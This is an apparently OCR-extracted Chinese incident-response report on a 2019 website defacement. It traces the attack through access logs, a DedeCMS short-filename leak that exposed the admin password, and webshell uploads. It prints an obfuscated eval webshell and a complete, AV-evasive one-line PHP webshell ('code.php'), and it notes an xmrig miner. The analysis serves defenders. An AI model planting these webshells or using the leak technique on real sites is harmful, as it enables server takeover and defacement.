某服务器


应急事件分析及溯源报告

TIDE 信息安全实验室


2019 年 06 月

1. 事件简述

2019 年 6 月 13 日，接到某单位通知，某网站首页内容被篡改，网站标题被修改为缅甸腾龙娱乐公司。




文件修改时间被篡改为 2015 年



通过扫描网站目录发现如下后门文件

文件（支持拖放目录和扫描）	级别	说明	大小	修改时间
e:\www\www\my\5678.php	5	加密后门	147015	2019-06-17 22:16:12
e:\www\www\my\tz.php	1	服务器状况检测	56756	2016-09-15 20:09:21
e:\www\www\my\uploads\2018080824\thumbs.db	1	隐藏的文件	115200	2018-08-08 08:58:18

从后门文件创建事件以及 index.php 的修改时间来看，最早在 18 年 11 月 20 号就被上传了后门程序，并进行了首页的篡改。



最近一次后门是在 19 年 5 月 21 号上传，由于系统只是保留了 19 年的日志，所以，本次重点分析 5 月 21 号这次攻击。

2. 排查过程

2.1. 系统状态

对系统当前连接进行查看，未发现异常连接，未发现服务器与非正常 ip 地址建立连接。查看任务管理器未发现占用较高 cpu、内存的异常进程。

2.2. 日志分析

从 5 月 21 号日志可见，攻击者进行了一轮目录枚举

```
- - [21/May/2019:04:52:01 +0800] "HEAD /phpinfo.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:03 +0800] "GET /data/backupdata/dede_m~1.txt HTTP/1.1" 200 387
- - [21/May/2019:04:52:03 +0800] "HEAD /PhpInfo.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:05 +0800] "HEAD /PHPinfo.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:07 +0800] "HEAD /PHPINFO.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:08 +0800] "HEAD /phpInfo.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:10 +0800] "HEAD /info.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:12 +0800] "HEAD /Info.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:13 +0800] "HEAD /INFO.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:15 +0800] "HEAD /phpversion.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:17 +0800] "HEAD /phpVersion.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:19 +0800] "HEAD /test1.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:20 +0800] "HEAD /test.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:22 +0800] "HEAD /test2.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:24 +0800] "HEAD /phpinfo1.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:26 +0800] "HEAD /phpInfo1.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:28 +0800] "HEAD /info1.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:29 +0800] "HEAD /PHPversion.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:31 +0800] "HEAD /x.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:33 +0800] "HEAD /xx.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:35 +0800] "HEAD /xxx.php HTTP/1.1" 301 -
- - [21/May/2019:04:52:36 +0800] "GET /.svn/all-wcprops HTTP/1.1" 301 -
- - [21/May/2019:04:52:38 +0800] "GET /.svn/all-wcprops HTTP/1.1" 404 214
- - [21/May/2019:04:52:38 +0800] "GET /WEB-INF/web.xml HTTP/1.1" 301 -
- - [21/May/2019:04:52:42 +0800] "GET /WEB-INF/web.xml HTTP/1.1" 404 213
- - [21/May/2019:04:52:43 +0800] "HEAD /robots.txt HTTP/1.1" 200 -
- - [21/May/2019:04:52:45 +0800] "GET /robots.txt HTTP/1.1" 200 67
- - [21/May/2019:04:52:46 +0800] "HEAD /admin/templates/js/frame.js HTTP/1.1" 301 -
- - [21/May/2019:04:52:48 +0800] "HEAD /admin/editor/plugins/flash/flash.js HTTP/1.1" 301 -
- - [21/May/2019:04:52:50 +0800] "HEAD /data/watermark/watermarket_backup.png HTTP/1.1" 301
- - [21/May/2019:04:52:53 +0800] "HEAD /data/api/alipay/images/alipay.gif HTTP/1.1" 301 -
- - [21/May/2019:04:52:54 +0800] "HEAD /axis2/axis2-admin/login HTTP/1.1" 301 -
```


攻击者利用织梦 cms apche+win 环境下的短文件名泄露漏洞，可获取管理员密码。

通过访问 http://xxx.xxx.xxx//data/backupdata/dede_m~1.txt,获取 admin 账号，并成功登录系统

```
21/May/2019:15:18:25 +0800] "GET /dede/ HTTP/1.1" 302 -
21/May/2019:15:18:55 +0800] "GET //data/backupdata/dede_m~1.txt HTTP/1.1" 200 387
- [21/May/2019:15:21:49 +0800] "POST /dede/login.php HTTP/1.1" 200 955
- [21/May/2019:15:21:51 +0800] "GET /dede/index.php HTTP/1.1" 200 14498
- [21/May/2019:15:21:53 +0800] "GET /dede/css/frame.css HTTP/1.1" 200 7502
- [21/May/2019:15:21:53 +0800] "GET /dede/images/style1/style.css HTTP/1.1" 200 -
- [21/May/2019:15:21:53 +0800] "GET /dede/js/frame.js HTTP/1.1" 200 4464
- [21/May/2019:15:21:53 +0800] "GET /dede/images/style1/admin_top_logo.gif HTTP/1.1" 200 2350
- [21/May/2019:15:21:53 +0800] "GET /dede/images/blank.gif HTTP/1.1" 200 95
- [21/May/2019:15:21:53 +0800] "GET /dede/images/admin_top_bg.jpg HTTP/1.1" 200 397
- [21/May/2019:15:21:53 +0800] "GET /dede/images/leftmenu_bg.gif HTTP/1.1" 200 61
- [21/May/2019:15:21:53 +0800] "GET /dede/images/search_bn.gif HTTP/1.1" 200 470
- [21/May/2019:15:21:53 +0800] "GET /dede/images/quick_bg.gif HTTP/1.1" 200 1449
- [21/May/2019:15:21:53 +0800] "GET /dede/images/input.gif HTTP/1.1" 200 2618
- [21/May/2019:15:21:53 +0800] "GET /dede/images/skinbutton.png HTTP/1.1" 200 945
- [21/May/2019:15:21:53 +0800] "GET /dede/images/toggle_menu.gif HTTP/1.1" 200 136
```

在后台访问 dede/file_manage_view.php?fmdo=upload&activepath=路径，进行恶意文件上传，上传 5678.php 成功，上传时间为 5 月 21。

```
- [21/May/2019:15:23:00 +0800] "GET /dede/images/allbg.gif HTTP/1.1" 200 50
- [21/May/2019:15:23:00 +0800] "GET /dede/images/newlinebg3.gif HTTP/1.1" 200 259
- [21/May/2019:15:23:02 +0800] "GET /dede/file_manage_main.php HTTP/1.1" 200 13388
- [21/May/2019:15:23:04 +0800] "GET /dede/file_manage_view.php?fmdo=upload&activepath= HTTP/1.1" 200 2
- [21/May/2019:15:23:04 +0800] "GET /dede/menu.js HTTP/1.1" 404 210
- [21/May/2019:15:23:13 +0800] "POST /dede/file_manage_control.php HTTP/1.1" 200 982
- [21/May/2019:15:23:14 +0800] "GET /dede/file_manage_main.php?activepath= HTTP/1.1" 200 14136
- [21/May/2019:15:23:21 +0800] "GET /5678.php HTTP/1.1" 200 680
- [21/May/2019:15:23:25 +0800] "POST /5678.php HTTP/1.1" 200 45
- [21/May/2019:15:23:29 +0800] "GET /5678.php? HTTP/1.1" 200 3888
- [21/May/2019:15:23:29 +0800] "GET /5678.php?s=a HTTP/1.1" 200 16216
[21/May/2019:15:23:43 +0800] "HEAD / HTTP/1.1" 200 -
[21/May/2019:15:23:43 +0800] "HEAD / HTTP/1.1" 200 -
[21/May/2019:15:24:24 +0800] "GET /5678.php HTTP/1.1" 200 680
[21/May/2019:15:26:20 +0800] "GET / HTTP/1.1" 200 27721
- [21/May/2019:15:29:23 +0800] "POST /dede/login.php HTTP/1.1" 200 926
```



后门 5678.php 的具体内容如下，该后门还是很有意思的，大多数时间也是放在该后门的分析上了。

```php
<?php
$info=' /N6r9pwyDqfLK2ukgkAVJQAhSGCBC4IwFaQsQgpkSJFNvq3duXB0CC1JCZ+5xqq4u2GnbqI4khwsN9+bT8//g//n8zTZvNtP/x8lQXq/yxWP
$www=base64_decode($info);$https=gzinflate($www);
@eval($https);
?>
```

从日志中可见攻击者利用 5678.php 做了一系列查询操作

```
/May/2019:16:27:43 +0800] "GET /5678.php?s=a&p=C%3A%2Fweb%2FWWW%2F HTTP/1.1" 200 9837
/May/2019:16:27:47 +0800] "GET /5678.php?s=a&p=C%3A%2Fweb%2FWWW%2Fmy HTTP/1.1" 200 16216
/May/2019:16:27:56 +0800] "GET /5678.php?s=a&p=C%3A%2Fweb%2FWWW%2Fmy%2Ftemplets HTTP/1.1" 200 9657
/May/2019:16:28:02 +0800] "GET /5678.php?s=a&p=C%3A%2Fweb%2FWWW%2Fmy%2Ftemplets%2F44 HTTP/1.1" 200 185
/May/2019:16:28:11 +0800] "GET /5678.php?s=p&fp=C%3A%2Fweb%2FWWW%2Fmy%2Ftemplets%2F44&fn=index.htm HT

/May/2019:16:29:10 +0800] "GET / HTTP/1.1" 200 27921
/May/2019:16:29:11 +0800] "GET /favicon.ico HTTP/1.1" 200 1150
/May/2019:16:30:07 +0800] "-" 408 -
/May/2019:16:30:25 +0800] "POST /5678.php?s=a&p=C%3A%2Fweb%2FWWW%2Fmy%2Ftemplets%2F44 HTTP/1.1" 200 1
/May/2019:16:30:40 +0800] "GET / HTTP/1.1" 304 -
/May/2019:16:30:40 +0800] "GET /js/scroll.js HTTP/1.1" 200 1922
/May/2019:16:30:41 +0800] "GET /favicon.ico HTTP/1.1" 200 1150
/May/2019:16:31:53 +0800] "GET / HTTP/1.1" 304 -
/May/2019:16:31:53 +0800] "GET /favicon.ico HTTP/1.1" 200 1150
/May/2019:16:31:58 +0800] "GET / HTTP/1.1" 304 -
/May/2019:16:31:58 +0800] "GET /js/scroll.js HTTP/1.1" 304 -
/May/2019:16:31:59 +0800] "GET /favicon.ico HTTP/1.1" 200 1150
/May/2019:16:32:53 +0800] "-" 408 -
/May/2019:16:35:47 +0800] "GET /cj/2019/05-20/8842010.shtml HTTP/1.1" 404 225
/May/2019:16:39:03 +0800] "GET /5678.php HTTP/1.1" 200 680
/May/2019:16:39:05 +0800] "GET /favicon.ico HTTP/1.1" 200 1150
/May/2019:16:39:30 +0800] "GET /5678.php?s=a&p=C%3A%2Fweb%2FWWW%2Fmy%2F HTTP/1.1" 200 16216
/May/2019:16:39:35 +0800] "GET /5678.php?s=p&fp=C%3A%2Fweb%2FWWW%2Fmy&fn=robots.txt HTTP/1.1" 200 328
/May/2019:16:39:55 +0800] "GET /5678.php?s=a&p=C%3A%2Fweb%2FWWW%2Fmy HTTP/1.1" 200 16216
/May/2019:16:39:59 +0800] "GET /5678.php?s=p&fp=C%3A%2Fweb%2FWWW%2Fmy&fn=robots.txt HTTP/1.1" 200 328
/May/2019:16:40:02 +0800] "GET /5678.php?s=a&p=C%3A%2Fweb%2FWWW%2Fmy HTTP/1.1" 200 16216
```

在 6 月 13 号的时候，攻击者通过访问 5678.php，上传了 code.php 一句话木马。

```
%3A%2Fweb%2FWWW%2Fmy%2Finclude%2Fckeditor%2Fplugins%2Fbbcode&fn=code.php HTTP/1.1" 200 2892
- [13/Jun/2019:15:57:32 +0800] "POST /5678.php?s=a&p=C%3A%2Fweb%2FWWW%2Fmy%2Finclude%2Fckeditor%2Fplugins%2Fbbcode

[13/Jun/2019:15:57:55 +0800] "GET /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 317
- [13/Jun/2019:15:59:32 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 539
- [13/Jun/2019:15:59:33 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 515
- [13/Jun/2019:15:59:41 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 373
[13/Jun/2019:15:59:45 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 515
[13/Jun/2019:15:59:50 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 1218
- [13/Jun/2019:15:59:55 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 57128
13/Jun/2019:16:00:43 +0800] "GET http://www.baidu.com/cache/global/img/gs.gif HTTP/1.1" 404 221
```

code.php 具体内容如下，该菜刀马同样也是免杀马，测试了下 win10 自带的防护、D 盾都无法查杀出来是后门文件。

```php
<?php

function a(){
    return 'assert';
}
$a=a();
$aa = array($_POST['1']);
call_user_func_array($a,$a=$aa);
?>
```

继续分析日志，从日志来看，攻击者又通过连接 code.php 做了一些操作，但是具体行为无法判断


```
[13/Jun/2019:15:59:32 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 539
[13/Jun/2019:15:59:33 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 515
[13/Jun/2019:15:59:41 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 373
[13/Jun/2019:15:59:45 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 515
[13/Jun/2019:15:59:50 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 1218
[13/Jun/2019:15:59:55 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 571
3/Jun/2019:16:00:43 +0800] "GET http://www.baidu.com/cache/global/img/gs.gif HTTP/1.1" 404 221
[13/Jun/2019:16:02:25 +0800] "GET / HTTP/1.1" 200 27922

- [13/Jun/2019:16:02:59 +0800] "GET /templets/44/images/slider-left-arrow.png HTTP/1.1" 200 1080
- [13/Jun/2019:16:02:59 +0800] "GET /templets/44/images/slider-right-arrow.png HTTP/1.1" 200 1081
- [13/Jun/2019:16:03:07 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 28294
- [13/Jun/2019:16:03:16 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 373
- [13/Jun/2019:16:03:16 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 1221
- [13/Jun/2019:16:10:48 +0800] "POST /include/ckeditor/plugins/bbcode/code.php HTTP/1.1" 200 373
13/Jun/2019:16:15:29 +0800] "GET / HTTP/1.1" 200 27921
13/Jun/2019:16:21:28 +0800] "GET / HTTP/1.1" 200 27921
```


2.3. 异常用户分析

通过查看用户发现系统上存在 cloudbase-init 异常用户，最后一次登录时间为 6 月 6 号。

查看用户配置文件，该用户第一次登录时间应该在 2018 年 4 月 25 日




其桌面上被传入了 xmrig 挖矿软件，文件建立时间为 6 月 16 号。




关于这个挖矿软件无法确实是如何上传的，攻击者要么是通过 3389 远程链接进行拷贝或是通过浏览器下载、要么是通过后门上传，简单排查过程如下：


根据文件建立时间了，看了相关日志，发现这段时间没有用户登录系统



